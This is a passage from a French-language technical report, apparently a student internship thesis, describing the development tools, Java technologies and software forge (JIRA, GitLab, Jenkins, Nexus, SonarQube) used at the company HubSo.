5.1.1.2	Astah Community Edition	68
5.1.1.3	Git	69
5.1.1.4	Apache Maven	70
5.1.2	Langages et Technologies	72
5.1.2.1	Java	72
5.1.2.2	Java Enterprise Edition	73
5.1.2.3	ZK Framework	74
5.1.2.4	Hibernate	75
5.1.3	Autres technologies	75
5.1.3.1	MySQL	75
5.1.3.2	JBoss	75
5.1.4	Forge logicielle HubSo	76
5.1.4.1	JIRA	77
5.1.4.2	GitLab	77
5.1.4.3	Jenkins	78
5.1.4.4	Nexus	78
5.1.4.5	SonarQube	79
5.2	Mise en place de la bibliothèque HubSo ESAPI	81
5.2.1	Clonage de la bibliothèque OWASP ESAPI	81
5.2.2	Configuration	81
5.2.3	Déploiement	85
5.3	Intégration de HubSo ESAPI dans TouchWeb	85
5.3.1	État initial	86
5.3.2	Corrections	90
5.3.3	État final	93

5.1 Outils et Technologies

5.1.1 Outils

5.1.1.1 Eclipse IDE

Eclipse est un environnement de développement intégré (Integrated Development Environment) dont le but est de fournir une plate-forme modulaire pour permettre de réaliser des développements informatiques. I.B.M. est à l'origine du développement d'Eclipse qui est d'ailleurs toujours le coeur de son outil Websphere Studio Workbench (WSW), lui même à la base de la famille des derniers outils de développement en Java d'I.B.M.[19]

Tout le code d'Eclipse a été donné à la communauté par I.B.M afin de poursuivre son développement. Eclipse utilise énormément le concept de modules nommés "plug-ins" dans son architecture. D'ailleurs, hormis le noyau de la plate-forme nommé "Runtime", tout le reste de la plate-forme est développé sous la forme de plug-ins. Ce concept permet de fournir un mécanisme pour l'extension de la plate-forme et ainsi fournir la possibilité à des tiers de développer des fonctionnalités qui ne sont pas fournies en standard par Eclipse. Les principaux modules fournis en standard avec Eclipse concernent Java.

Il est possible de développer en Java EE avec Eclipse, en partant par exemple du package "Eclipse for JavaEE Developers" ou alors, en installant une version d'Eclipse pour Java EE (Eclipse JEE Oxygen par exemple que nous utilisons). Ainsi, on a la possibilité d'utiliser les outils suivants :

- ✓ Assistants pour la génération d'applications Web WAR (Web Application Archive) ou EAR (Enterprise Application Archive).
- ✓ Assistants pour la création de Servlets, Filters, EJBs (Entreprise Java Bean), etc.
- ✓ Editeur de fichiers HTML, JSP (Java Server Pages), CSS et JavaScript.
- ✓ Support natif des serveurs les plus populaires (Tomcat, JBoss, WebSphere, etc.).
- ✓ Support de JSF (Java Server Faces).
- ✓ Support de JPA (Java Persistence API)
- ✓ Intégration d'autres plugins.

5.1.1.2 Astah Community Edition

Anciennement appelé Jude, Astah est un outil de modélisation UML créé par la compagnie japonaise ChangeVision. Il fonctionne avec l'environnement d'exécution Java. Astah est un logiciel propriétaire distribué gratuitement en version community. L'achat d'une licence "Professional" permet de bénéficier d'un support client. Une fonctionnalité notable du logiciel est l'exportation en Java du modèle UML créé. Astah supporte officiellement les systèmes Windows, mais peut aussi fonctionner sous Linux et MacOs. [20] Astah supporte officiellement les systèmes Windows, mais peut aussi fonctionner sous Linux et MacOs. Astah supporte les fonctionnalités suivantes :

- ✓ Diagrammes :
 - UML 2.x
 - Mind Map
 - ER Diagram
 - Flowchart
 - CRUD

- Data Flow Diagram (DFD)
- Requirement Table
- Requirement Diagram
- ✓ Langages, API, Plug-ins :
 - Ingénierie inverse en Java, C#, C++
 - Génération de code source en Java, C#, C++ et PHP
 - Intégration de plug-ins (toutes libres) : Atlassian JIRA/Confluence integrations, XMI import, Twitter Integration, FreeMind files import, yUML plug-in import, Script Plug-in, etc...
- ✓ Autres fonctionnalités
 - State Transition Table
 - State Transition Path
 - DSM
 - Inconsistency Check

5.1.1.3 Git

Git est un logiciel de gestion de versions décentralisé. Un gestionnaire de version est un système qui enregistre l'évolution d'un fichier ou d'un ensemble de fichiers au cours du temps de manière à ce qu'on puisse rappeler une version antérieure d'un fichier à tout moment.

Git est un logiciel libre créé par Linus Torvalds, auteur du noyau Linux, et distribué selon les termes de la licence publique générale GNU version 2. En 2016, il s'agit du logiciel de gestion de versions le plus populaire qui est utilisé par plus de douze millions de personnes. [21].

Si vous êtes un développeur web, et que vous voulez conserver toutes les versions d'une ressource donnée, un système de gestion de version (VCS en anglais pour Version Control System) est un outil qu'il est très sage d'utiliser. Il vous permet de ramener un fichier à un état précédent, de ramener le projet complet à un état précédent, de visualiser les changements au cours du temps, de voir qui a modifié quelque chose qui pourrait causer un problème, qui a introduit un problème et quand, et plus encore. Utiliser un VCS signifie aussi généralement que si vous vous trompez ou que vous perdez des fichiers, vous pouvez facilement revenir à un état stable. De plus, vous obtenez tous ces avantages avec peu de travail additionnel. Git repose sur l'utilisation de dépôts («repository» en anglais). Le répertoire .git est un répertoire caché, qui contient tout l'historique des fichiers.

Git dispose notamment des commandes suivantes :

- ✓ «git init» crée un nouveau dépôt;
- ✓ «git clone» clone un dépôt distant;
- ✓ «git add» ajoute de nouveaux objets blobs dans la base des objets pour chaque fichier modifié depuis le dernier commit. Les objets précédents restent inchangés;
- ✓ «git commit» intègre la somme de contrôle SHA-1 d'un objet tree et les sommes de contrôle des objets commits parents pour créer un nouvel objet commit;
- ✓ «git branch» liste les branches;
- ✓ «git merge» fusionne une branche dans une autre;
- ✓ «git rebase» déplace les commits de la branche courante devant les nouveaux commits

- ✓ d'une autre branche ;
- ✓ «git log» affiche la liste des commits effectués sur une branche ;
- ✓ «git push» publie les nouvelles révisions sur le dépôt distant. (La commande prend différents paramètres) ;
- ✓ «git pull» récupère les dernières modifications distantes du projet (depuis le Remote) et les fusionner dans la branche courante ;
- ✓ «git stash» stocke de côté un état non commisé afin d'effectuer d'autres tâches.

L'utilisation standard de Git se passe comme suit :

1. vous modifiez des fichiers dans votre répertoire de travail ;
2. vous indexez les fichiers modifiés, ce qui ajoute des instantanés de ces fichiers dans la zone d'index (git add) ;
3. vous validez, ce qui a pour effet de basculer les instantanés des fichiers de l'index dans la base de données du répertoire Git (git commit) ;
4. vous vérifiez s'il n'y a pas eu des changements non encore pris en compte dans votre dépôt local dans le cas où il y a un dépôt distant (git pull) ;
5. vous publiez les nouvelles révisions sur le dépôt distant (git push).

5.1.1.4 Apache Maven

Couramment appelé Maven, Apache Maven est un outil de gestion et d'automatisation de production des projets logiciels Java en général et Java EE en particulier. Maven est géré par l'organisation Apache Software Foundation. L'outil était précédemment une branche de l'organisation Jakarta Project. Maven est un outil à plusieurs facettes :

- ✓ un outil de compilation et de déploiement des applications Java (JAR, WAR) ;
- ✓ un gestionnaire de dépendances ;
- ✓ un outil d'exécution de tests unitaires ;
- ✓ un outil de production de documentation.

L'objectif recherché est de produire un logiciel à partir de ses sources, en optimisant les tâches réalisées à cette fin et en garantissant le bon ordre de fabrication. On peut le comparer au système make sous Unix ou à l'outil Ant.

Maven utilise un paradigme connu sous le nom de «Convention over Configuration» grâce à un Project Object Model (POM) afin de décrire un projet logiciel, ses dépendances avec des modules externes et l'ordre à suivre pour sa production. Il est livré avec un grand nombre de tâches pré-définies, comme la compilation de code Java ou encore sa modularisation.

Un élément clé et relativement spécifique de Maven est son aptitude à fonctionner en réseau. Une des motivations historiques de cet outil est de fournir un moyen de synchroniser des projets indépendants : publication standardisée d'information, distribution automatique de modules jar. Ainsi en version de base, Maven peut dynamiquement télécharger du matériel sur des dépôts logiciels connus. Il propose ainsi la synchronisation transparente de modules nécessaires à un projet. [22]

Chaque projet ou sous-projet est configuré par un POM qui contient les informations nécessaires à Maven pour traiter le projet (nom du projet, numéro de version, dépendances vers d'autres projets,

bibliothèques nécessaires à la compilation, noms des contributeurs, etc.). Ce POM se matérialise par un fichier *pom.xml* à la racine du projet. Cette approche permet l'héritage des propriétés du projet parent. Si une propriété est redéfinie dans le POM du projet, elle recouvre celle qui est définie dans le projet parent. Ceci introduit le concept de réutilisation de configuration. Le fichier pom du projet principal est nommé pom parent. Il contient une description détaillée de votre projet, avec en particulier des informations concernant le versionning et la gestion des configurations, les dépendances, les ressources de l'application, les tests, les membres de l'équipe, la structure et bien plus.

A l'aide de nombreux archétypes déjà existants que propose Maven, il est possible de créer un projet prêt à être compilé et déployé. Un Archétype est un outil pour générer des templates de projet Maven. Il est possible d'utiliser des archétypes existants ou de créer ses propres archétypes Maven. Il existe plusieurs archétypes Maven. Comme exemples, nous avons notamment :

- ✓ «maven-archetype-j2ee-simple» :
 - un archétype pour générer une application J2EE de base.
- ✓ «maven-archetype-quickstart» :
 - un archétype pour générer un projet Maven de base.
- ✓ «maven-archetype-simple» :
 - un archétype pour générer un projet Maven de base.
- ✓ «maven-archetype-site-simple» :
 - un archétype pour générer un site Maven (documentation).
- ✓ «maven-archetype-webapp» :
 - un archétype pour générer un projet Maven WebApp de base..

Le cycle de vie d'un projet est décomposé en phases. A une phase, correspond zéro ou plusieurs buts (goal en anglais). Les buts (goals en anglais) principaux du cycle de vie d'un projet Maven sont :

- ✓ compile
- ✓ test
- ✓ package
- ✓ install
- ✓ deploy

L'idée est que, pour n'importe quel but, tous les buts en amont doivent être exécutés sauf s'ils ont déjà été exécutés avec succès et qu'aucun changement n'a été fait dans le projet depuis. Par exemple, quand on exécute mvn install, Maven va vérifier que mvn package s'est terminé avec succès (le jar existe dans target/), auquel cas cela ne sera pas ré-exécuté.

D'autres buts sont exécutables en dehors du cycle de vie et ne font pas partie du cycle de vie par défaut de Maven (ils ne sont pas indispensables). Voici les principaux :

- ✓ clean
- ✓ assembly :assembly
- ✓ site
- ✓ site-deploy
- ✓ etc.

Ils peuvent néanmoins être rajoutés au cycle de vie via le POM.

5.1.2 Langages et Technologies

5.1.2.1 Java

Java est un langage de programmation à usage général, évolué et orienté objet dont la syntaxe est proche du C. Ses caractéristiques ainsi que la richesse de son écosystème et de sa communauté lui ont permis d'être très largement utilisé pour le développement d'applications de types très disparates. Java est notamment largement utilisé pour le développement d'applications d'entreprises et mobiles [23].

Quelques chiffres et faits à propos de Java en 2011 :

- ✓ 97% des machines d'entreprises ont une machine virtuelle Java ou JVM (Java Virtual Machine) installée.
- ✓ Java est téléchargé plus d'un milliards de fois chaque année.
- ✓ Il y a plus de 9 millions de développeurs Java dans le monde.
- ✓ Java est un des langages les plus utilisés dans le monde.
- ✓ Tous les lecteurs de Blue-Ray utilisent Java.
- ✓ Plus de 3 milliards d'appareils mobiles peuvent mettre en œuvre Java.
- ✓ Plus de 1,4 milliards de cartes à puce utilisant Java sont produites chaque année.

Java possède un certain nombre de caractéristiques qui ont largement contribué à son énorme succès :

- ✓ Java est interprété :
le code source est compilé en pseudo code ou bytecode puis exécuté par un interpréteur Java : la Java Virtual Machine (JVM). Ce concept est à la base du slogan de Sun pour Java : WORA (Write Once, Run Anywhere : écrire une fois, exécuter partout). En effet, le bytecode, s'il ne contient pas de code spécifique à une plate-forme particulière peut être exécuté et obtenir quasiment les mêmes résultats sur toutes les machines disposant d'une JVM.
- ✓ Java est portable :
Java est indépendant de toute plate-forme, il n'y a pas de compilation spécifique pour chaque plate forme. Le code reste indépendant de la machine sur laquelle il s'exécute. Il est possible d'exécuter des programmes Java sur tous les environnements qui possèdent une Java Virtual Machine.
- ✓ Java est orienté objet :
comme la plupart des langages récents, Java est orienté objet. Chaque fichier source contient la définition d'une ou plusieurs classes qui sont utilisées les unes avec les autres pour former une application. Java n'est pas complètement objet car il définit des types primitifs (entier, caractère, flottant, booléen,...).
- ✓ Java est simple :
le choix de ses auteurs a été d'abandonner des éléments mal compris ou mal exploités des autres langages tels que la notion de pointeurs (pour éviter les incidents en manipulant directement la mémoire), l'héritage multiple et la surcharge des opérateurs, ...
- ✓ Java est fortement typé :
toutes les variables sont typées et il n'existe pas de conversion automatique qui risquerait une perte de données. Si une telle conversion doit être réalisée, le développeur doit

obligatoirement utiliser un cast ou une méthode statique fournie en standard pour la réaliser.

✓ **Java assure la gestion de la mémoire :**

l'allocation de la mémoire pour un objet est automatique à sa création et Java récupère automatiquement la mémoire inutilisée grâce au garbage collector qui restitue les zones de mémoire laissées libres suite à la destruction des objets.

✓ **Java est sûr :**

la sécurité fait partie intégrante du système d'exécution et du compilateur. Un programme Java planté ne menace pas le système d'exploitation. Il ne peut pas y avoir d'accès direct à la mémoire. L'accès au disque dur est réglementé dans une applet.

✓ **Java est économique :**

le pseudo code a une taille relativement petite car les bibliothèques de classes requises ne sont liées qu'à l'exécution.

✓ **Java est multitâche :**

il permet l'utilisation de threads qui sont des unités d'exécutions isolées. La JVM, elle-même, utilise plusieurs threads.

Il existe 2 types de programmes avec la version standard de Java : les applets et les applications. Une application autonome (standalone program) est une application qui s'exécute sous le contrôle direct du système d'exploitation. Une applet est une application qui est chargée par un navigateur et qui est exécutée sous le contrôle d'un plug in de ce dernier.

5.1.2.2 Java Enterprise Edition

Java EE est l'acronyme de Java Entreprise Edition. Cette édition est dédiée à la réalisation d'applications pour entreprises. Java EE est basé sur JSE (Java Standard Edition) qui contient les API de base de Java. Java EE est une plate-forme fortement orientée serveur pour le développement et l'exécution d'applications distribuées [24]. Java Entreprise Edition est composée de deux parties essentielles :

- un ensemble de spécifications pour une infrastructure dans laquelle s'exécutent les composants écrits en Java : un tel environnement se nomme serveur d'applications ;
- un ensemble d'API qui peut être obtenues et utilisées séparément.

L'utilisation de Java EE pour développer une application offre plusieurs avantages dont :

- une architecture d'applications basée sur les composants qui permet un découpage de l'application et donc une séparation des rôles lors du développement ;
- la possibilité de s'interfacer avec le système d'information existant grâce à de nombreuses API : JDBC, JNDI, JMS, JPA , ...

Java EE permet une grande flexibilité dans le choix de l'architecture de l'application en combinant les différents composants. Ce choix dépend des besoins auxquels doit répondre l'application mais aussi des compétences dans les différentes API de Java EE. L'architecture d'une application se découpe idéalement en au moins trois tiers :

- ✓ le tiers client : c'est la partie qui permet le dialogue avec l'utilisateur. Elle peut être composée d'une application standalone, d'une application web ou d'applets ;

- ✓ le tiers métier : c'est la partie qui encapsule les traitements (dans des EJBs ou des JavaBeans) ;
- ✓ le tiers donnée : c'est la partie qui se charge du stockage et de l'accès aux données.

5.1.2.3 ZK Framework

ZK est un framework Java open source hautement productif destiné à la création d'applications Web et mobiles d'entreprise. Il a été développé par Potix et distribué sous licences GNU et commerciale. L'idée principale de ZK est d'introduire dans les applications Web la programmation par gestion des événements, reposant sur un moteur AJAX [25]. Cela vous permet de vous concentrer sur la conception de formulaires et la programmation des réponses en réaction aux événements possibles. La communication HTTP à bas niveau entre le navigateur et le serveur est prise en charge exclusivement par le framework.

Une autre fonctionnalité de ZK est l'utilisation du langage ZUML (ZK User Interface Markup Language) qui rend la conception d'interfaces utilisateur riches aussi simple que la création de pages HTML. ZUML est une variante du langage XUL (XML User Interface Language) qui hérite de toutes les fonctionnalités de XML et sépare la définition d'interface utilisateur de la logique d'exécution. ZUML permet également aux développeurs d'automatiser les opérations de CRUD (Create-Read-Update-Delete) entre les composants de l'interface utilisateur et la/les sources de données avec des annotations en MVC (Model View Controller) ou encore en MVVM (Model View - View Model). On peut également créer des formulaires en Java à l'aide d'une API dédiée, un peu comme si on utilisait la bibliothèque Swing.

ZK est réputé pour son approche «Ajax sans JavaScript» depuis 2005, permettant aux développeurs de créer des applications Internet riches en toute transparence, sans aucune connaissance d'Ajax et de JavaScript. Le moteur client et le moteur de mise à jour dans ZK jouent les rôles de lanceur et de receveur, rendant la communication Ajax transparente pour les développeurs. Les événements déclenchés par les utilisateurs sont encapsulés et transmis aux «event listeners» exécutés sur le serveur.

En 2010, ZK a introduit une nouvelle architecture, l'architecture fusionnée serveur + client qui combine l'approche centrée sur le serveur avec un contrôle optionnel côté client. La solution centrée sur le serveur par Ajax apporte un gain de productivité, de robustesse et de sécurité pour le développement d'applications Web tandis que les solutions côté client confèrent aux applications Web une plus grande contrôlabilité et la possibilité de tirer parti des ressources côté client.

ZK est jouit d'une renommée et d'une fiabilité internationale avec une solide expérience professionnelle en tant que framework de choix dans tous les secteurs. Des dizaines de milliers de développeurs utilisent ZK pour mettre en place leurs solutions, notamment des solutions à plusieurs millions de dollars, desservant des millions d'utilisateurs et des dizaines de milliers de sessions simultanées à l'échelle internationale. Avec plus de 1 500 000 téléchargements, ZK accompagne un large éventail d'entreprises et d'institutions, allant des plus petites aux plus grandes, de nombreuses industries [26].

5.1.2.4 Hibernate

Hibernate est une solution open source de type ORM (Object Relational Mapping) qui permet de faciliter le développement de la couche persistance d'une application. Hibernate permet donc de représenter une base de données en objets Java et vice versa [27].

Hibernate est adaptable en termes d'architecture, il peut donc être utilisé aussi bien dans un développement client lourd, que dans un environnement web léger de type Apache Tomcat ou dans un environnement Java EE complet : WebSphere, JBoss Application Server et Oracle WebLogic Server [28].

Hibernate facilite la persistance et la recherche de données dans une base de données en réalisant lui-même la création des objets et les traitements de remplissage de ceux-ci en accédant à la base de données. La quantité de code ainsi épargnée est très importante d'autant que ce code est généralement fastidieux et redondant. En effet, Hibernate apporte une solution aux problèmes d'adaptation entre le paradigme objet et les SGBD en remplaçant les accès à la base de données par des appels à des méthodes objet de haut niveau.

Hibernate est très populaire notamment à cause de ses bonnes performances et de son ouverture à de nombreuses bases de données. Les bases de données principales du marché supportées : DB2, Oracle, MySQL, PostgreSQL, Sybase, SQL Server, Sap DB, Interbase, ...

5.1.3 Autres technologies

5.1.3.1 MySQL

MySQL est un système de gestion de bases de données relationnelles (SGBDR). Il est distribué sous une double licence GPL et propriétaire. Il fait partie des logiciels de gestion de base de données les plus utilisés au monde, autant par le grand public (applications web principalement) que par des professionnels, en concurrence avec Oracle, PostgreSQL et Microsoft SQL Server. MySQL est développé dans un souci de performances élevées en lecture, ce qui signifie qu'il est davantage orienté vers le service de données déjà en place que vers celui de mises à jour fréquentes et fortement sécurisées. Il est multi-thread et multi-utilisateur.

MySQL a été acheté le 16 janvier 2008 par Sun Microsystems pour un milliard de dollars américains. En 2009, Sun Microsystems a été acquis par Oracle Corporation, mettant entre les mains d'une même société les deux produits concurrents que sont Oracle Database et MySQL. Ce rachat a été autorisé par la Commission européenne le 21 janvier 2010^{5,6}. Depuis mai 2009, son créateur Michael Widenius a créé MariaDB pour continuer son développement en tant que projet Open Source. MySQL fonctionne sur de nombreux systèmes d'exploitation différents, incluant Linux, Mac OS X et Windows.

5.1.3.2 JBoss

JBoss est un serveur d'application J2EE développé à partir de 1999 par un français Marc Fleury. JBoss est écrit en Java et distribué sous licence LGPL. Il peut être employé sur tout système équipé d'une JVM. JBoss a obtenu la certification en J2EE 1.4 en juillet 2004. Puis, Red Hat achète JBoss Inc. en avril 2006 et JBoss Enterprise devient une division de Red Hat. A partir

de sa version 7, JBoss devient WildFly. JBoss implémente entièrement l'ensemble des services Java EE. Il embarque :

- ✓ Tomcat : serveur web Tomcat pour exécuter les parties servlets et JSP des applications déployées sur le serveur ;
- ✓ JBoss Portal (en) : framework de portail ;
- ✓ JBoss Seam (en) : framework web ;
- ✓ Hibernate : framework de persistance ;
- ✓ jBPM : moteur de workflow ;
- ✓ Drools (ou JBoss Rules) : système de gestion de règles métier.

JBoss peut être obtenu sous licence LGPL auprès de jboss.org, qui regroupe les projets JBoss et la communauté des développeurs JBoss. Dans ce cas, il n'y a pas d'autre support que celui offert par la communauté. Il peut aussi être obtenu de manière commerciale auprès de JBoss Enterprise. Il est, alors, possible de bénéficier d'une ligne de produits et de différents services : support technique, programmes de formation, etc.

JBOSS fournit toute sorte de services standardisé : conteneur d'EJB, gestion de mail, de transactions, de gestion de la sécurité, gestion du déploiement... De plus, JBoss permet de se connecter à la plupart des standards du marché (Oracle, MySQL, ...).

5.1.4 Forge logicielle HubSo

L'usine logicielle de HubSo est constituée d'un ensemble d'outils lui permettant de gérer un projet de façon optimale et simple de son initialisation à son déploiement et même durant sa maintenance. Les outils majeurs dans cette forge logicielle comprennent notamment ceux permettant la gestion de projet, la gestion de code source, l'intégration continue¹, l'exécution de différents types de tests et de revues de code notamment par rapport à la sécurité et la gestion des différents artefacts produits. Ces outils sont liés d'une façon ou d'une autre.

Chez HubSo, la forge logicielle est constituée des outils suivants :

- ✓ JIRA : il s'agit d'un outil de gestion de projets ;
- ✓ GitLab : il s'agit d'un répertoire distant de gestion de versionning ;
- ✓ Jenkins : il s'agit d'un outil d'intégration continue ;
- ✓ Nexus : il s'agit d'un répertoire de gestion d'artefacts ;
- ✓ Sonar : il s'agit d'un outil de revue de code.

Avec cette forge logicielle, le processus standard est le suivant :

1. Le projet ou sprint est initialisé, le backlog et les tâches définis dans *JIRA* ;
2. Le développement est fait et après chaque modification majeure, le projet est commité sur *GitLab* ;
3. Un build est déclenché au niveau de *Jenkins* ;
4. Si le build est réussi, un artefact est déployé sur *Nexus* et une revue de code est déclenchée sur *Sonar*.

¹. L'intégration continue est un ensemble de pratiques utilisées en génie logiciel consistant à vérifier à chaque modification de code source que le résultat des modifications ne produit pas de régression dans l'application développée

5.1.4.1 JIRA

JIRA est une solution qui permet de gérer le processus de développement de logiciels en offrant des fonctions sociales qui facilitent les échanges entre toutes les parties concernées : développeurs, équipes techniques, utilisateurs professionnels et clients. JIRA permet de planifier, suivre et livrer les développements rapidement et simplement. JIRA offre des fonctionnalités adaptées à l'agilité :

- ✓ Planification flexible avec Scrum, Kanban, ou méthodologie mixte ;
- ✓ Estimations précises personnalisables ;
- ✓ Hiérarchisation et priorisations des tâches ;
- ✓ Reporting pour une meilleure communication et gestion du projet.




FIGURE 5.1 – Interface JIRA

5.1.4.2 GitLab

GitLab est une application de gestion de dépôts git sous licence MIT. Elle permet d'héberger sur votre propre serveur des dépôts git avec l'interface web offrant tout le nécessaire pour vos projets : navigation dans le code source, suivi des demandes de bugs et d'évolutions (« issues »), wiki, gestion des droits d'accès par équipe, commentaires, notifications, etc.

Chaque dépôt créé via GitLab est ensuite accessible avec n'importe quel client git présent sur votre machine, en HTTP, HTTPS ou SSH et pour chaque projet, tous les détails pour la connexion git sont clairement mis en avant, avec les lignes de commande nécessaires si besoin.

La gestion des groupes et des utilisateurs est très bien pensée et permet de correctement segmenter les projets que vous hébergez et le suivi d'activité permet de se tenir au courant des dernières modifications sur le code.

Outre ces fonctionnalités, GitLab permet également de gérer l'intégration continue de projet.

GitLab est un outil très complet, facile à prendre en main et que n'importe qui peut installer sans avoir besoin de grandes connaissances.

The screenshot shows the GitLab interface with the following details:

- Header:** GitLab, Projects, Groups, Activity, Milestones, Snippets.
- Search Bar:** Search or jump to... (with a magnifying glass icon).
- Project List:**
 - Your projects:** GU CORE / TotalImPds_new (Developer), GU_CORE / totalserver (Developer), GU_CORE / apidst (Developer), GS / gujoniogni (Developer), GU_CORE / GU_USSD_PROXY (Developer), GS / guila (Developer), GU_CORE / touchpad_gu (Developer), GS / guyup (Developer), GS / guecobank (Developer), GS / guamionexpress (Developer).
 - Filter:** Filter by name... (text input), Last updated (dropdown), New project (button).
 - Project Details:** Each project entry includes a small icon, the project name, developer name, and a timestamp indicating when it was last updated (e.g., updated 7 hours ago, updated 8 hours ago, etc.).

FIGURE 5.2 – Repository GitLab de HubSo

5.1.4.3 Jenkins

L'intégration continue est un ensemble de pratiques utilisées en génie logiciel consistant à vérifier à chaque modification de code source que le résultat des modifications ne produit pas de régression dans l'application développée.

Jenkins, qui s'appelait à l'origine Hudson, est un outil d'Intégration Continue open source écrit en Java. Bénéficiant d'une part de marché dominante, Jenkins est utilisé par des équipes de toutes tailles, pour des projets dans des langages et des technologies variés, incluant .NET, Ruby, Groovy, Grails, PHP et d'autres, ainsi que Java bien sûr.

Jenkins présente de nombreux avantages :

- ✓ Logiciel gratuit
- ✓ Plus de 1000 plugins sont disponibles
- ✓ Vous pouvez créer un plugin si celui que vous désirez n'existe pas
- ✓ Vous pouvez également partager ce plugin
- ✓ Logiciel facile à installer

The screenshot shows the Jenkins interface with the following details:

- Header:** Jenkins, Nouveau item, Utilisateurs, Historique des constructions, Relations entre les builds, Vérifier les empreintes numériques, Administre Jenkins, Mes vues, Identifiants, New View.
- Build Job List:**

S	M	Nom du projet	Dernier succès	Dernier échec	Dernière durée
		BO.PARTENAIRE	4 mo. 7 j. - #22	4 mo. 26 j. - #33	1 mn 26 s
		cedte	4 mo. 26 j. - #2	2 mo. 16 j. - #3	6 mn 4 s
		caasi	28 j. - #53	1 mo. 6 j. - #58	50 s
		GU.Moteur de commission	1 mo. 11 j. - #53	1 mo. 11 j. - #55	19 s
		Guichet unique sécurisé	10 j. - #51	2 j. 21 h. - #52	4 min 33 s
		touchez	13 j. - #58	29 j. - #55	3 mn 12 s
		touchezB	4 mn 9 s - #5	8. 0	2 mn 57 s
		USSD	1 j. 17 h. - #23	1 j. 23 h. - #20	1 mn 23 s
- Legend:** RSS pour tout, RSS de tous les échecs, RSS juste pour les dernières compilations.
- Bottom Navigation:** État du lanceur de compilations, 1 Au repos, 2 Au repos.

FIGURE 5.3 – Instace Jenkins de HubSo

5.1.4.4 Nexus

Nexus est une plateforme de gestion de dépôts, permettant d'héberger des artefacts. Ces artefacts sont des composants, générés par exemple au build d'un projet, et déposés ensuite sur

Nexus grâce à l'outil Maven. Cet outil a une forte dépendance envers Maven. L'intérêt de Nexus est de pouvoir partager des artefacts avec les autres développeurs d'un projet, voir avec toute une communauté.

L'outil Nexus trouve sa place dans le processus d'intégration continue, en récupérant les artefacts générés lors du build d'un projet sous Jenkins.

Afin de pouvoir utiliser Nexus pour y déposer des artefacts, il faut créer des dépôts. Un dépôt Nexus peut se définir comme un dossier où sont stockés des collections de binaires et d'artefacts logiciels. Ces éléments pouvant être récupérés lors du build d'un projet. Il existe plusieurs type de dépôts :

- ✓ Hosted : les dépôts créés par les utilisateurs ;
- ✓ proxy : dépôts dont le serveur Nexus est seulement un relais ;
- ✓ virtual : transformation d'un dépôt Maven1 en Maven2 ;
- ✓ group : un regroupement de dépôts sous une même URL.

Il existe deux types de dépôts pour les artefacts créés par les utilisateurs :

- ✓ un dépôt pour les releases :

une release dans le contexte de Maven est une version fixe d'un projet. Elle représente le but qui était fixé au début du développement, c'est une version livrable du logiciel. Si de nouveaux développements viennent se rajouter à cette version, alors le projet change de version, et une nouvelle release sera générée à la fin des développements
- ✓ un dépôt pour les snapshots :

Une version snapshot est une version en cours de développement, toutes les fonctionnalités n'étant pas terminées. Il pourra y avoir plusieurs snapshots pour une même version d'un projet.




FIGURE 5.4 – Nexus Repository de HubSo

5.1.4.5 SonarQube

SonarQube (anciennement Sonar) est une plate-forme open source de contrôle continu de la qualité du code développée par SonarSource permettant d'effectuer des révisions automatiques avec analyse statique du code afin de détecter les bugs, les mauvaises pratiques et les failles de sécurité sur plus de 20 langages de programmation. SonarQube propose des rapports sur le code dupliqué, les normes de codage, les tests unitaires, la couverture de code, la complexité du code,

les commentaires, les bugs et les vulnérabilités de sécurité.

SonarQube peut enregistrer l'historique des métriques et fournit des graphiques d'évolution. SonarQube fournit une analyse et une intégration entièrement automatisées avec Maven, Ant, Gradle, MSBuild et des outils d'intégration continue tels que Jenkins. SonarQube offre de nombreux avantages :

- ✓ Tableau de bord complet des différents projets suivis
- ✓ Détection rapide du code à risque
- ✓ Support de plus de vingt-cinq langages (Java, C, C++, Objective-C, C#, PHP, Flex, Groovy, JavaScript, Python, PL/SQL, COBOL...), dont certains sont sous licence commerciale
- ✓ Mesures quantitatives : nombre de classes, duplication de code, etc
- ✓ Support de plus de 600 règles de qualité
- ✓ Mesures qualitatives : couverture et taux de réussite des tests, complexité du code, respect des règles de codage, ...
- ✓ Gestion de profils pour les règles de codage.
- ✓ Visualisation du code source, surlignant les violations des règles de codage qui s'y trouvent.
- ✓ Historiques des statistiques, pour en voir l'évolution au cours du temps
- ✓ Analyses entièrement automatisées : intégration avec Maven, Ant, Gradle et serveurs d'intégration continue (Atlassian Bamboo, Jenkins, Hudson...).
- ✓ Intégration avec l'environnement de développement Eclipse
- ✓ Intégration avec des outils externes : Jira, Mantis, LDAP, Fortify...
- ✓ Support des plugins
- ✓ Implémentation de SQALE pour évaluer la dette technique.
